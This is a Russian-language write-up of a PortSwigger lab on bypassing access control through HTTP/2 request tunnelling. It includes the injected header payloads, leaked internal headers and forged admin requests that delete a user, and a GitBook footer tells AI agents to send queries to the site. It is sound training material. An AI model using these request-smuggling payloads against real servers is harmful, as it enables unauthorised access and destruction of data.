> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/access-control-bypass-via-http2-tunneling.md).
# Обход контроля доступа через туннелирование HTTP/2
Заметки по обходу контроля доступа через туннелирование HTTP/2 для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### Обход средств контроля доступа через туннелирование HTTP/2-запросов
#### **Описание лабораторной работы**
Эта лабораторная работа уязвима к подделке запросов, потому что фронтальный сервер понижает HTTP/2-запросы до HTTP/1, неправильно очищая входящие имена заголовков. / Чтобы решить лабораторную работу, вы должны получить доступ к панели администратора, расположенной по адресу **/admin** как администратор, затем удалите пользователя **carlos**.
Фронтальный сервер не переиспользует соединение с внутренним сервером, поэтому он не уязвим к классическим атакам подделки запросов. С другой стороны, он по-прежнему подвержен **Настройка HTTP/2**.
#### **Изучение поведения сервера**

Сначала вставьте пользовательский заголовок, например:
{% code title="Имя:" %}
```http
Тест: Проверка
Хост: jord4n.pro
Значение:
```
{% endcode %}
значение

Затем сервер возвращает ошибку, что указывает на возможность внедрения заголовка.

Затем, если мы введём в поисковую строку что-то вроде:
{% code title="Название" %}
```http
Тест: тестирование
Content-Length: 100
search=testing
```
{% endcode %}


фронтальный сервер сбивается с толку из-за этого дополнительного заголовка. / Увеличивая **Content-Length** до примерно **150**, сервер возвращает внутренние заголовки:
```http
cookie: session=hGFEdnaCHTLJR2gv68Qj600nBECAmCeL
X-SSL-VERIFIED: 0
X-SSL-CLIENT-CN: null
X-FRONTEND-KEY: 7732064356452682
```
#### **Построение туннелированного запроса**
Теперь внедряется новая последовательность заголовков:
```http
Тест: тестирование
GET /admin HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```

Чтобы туннелирование работало корректно, указываются правильный метод (HEAD или GET, в зависимости от ситуации) и нужный путь.

Затем открывается панель администратора, где пользователи **wiener** и **carlos** появляются.
#### **Удаление пользователя**
Удаление выполняется путем отправки аналогичного туннелированного запроса:
```http
Тест: тестирование
GET /admin/delete?username=carlos HTTP/1.1
Host: 0a4d00060452b3308271d30100b100ec.web-security-academy.net
X-SSL-VERIFIED: 1
X-SSL-CLIENT-CN: administrator
X-FRONTEND-KEY: 7732064356452682
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/access-control-bypass-via-http2-tunneling.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.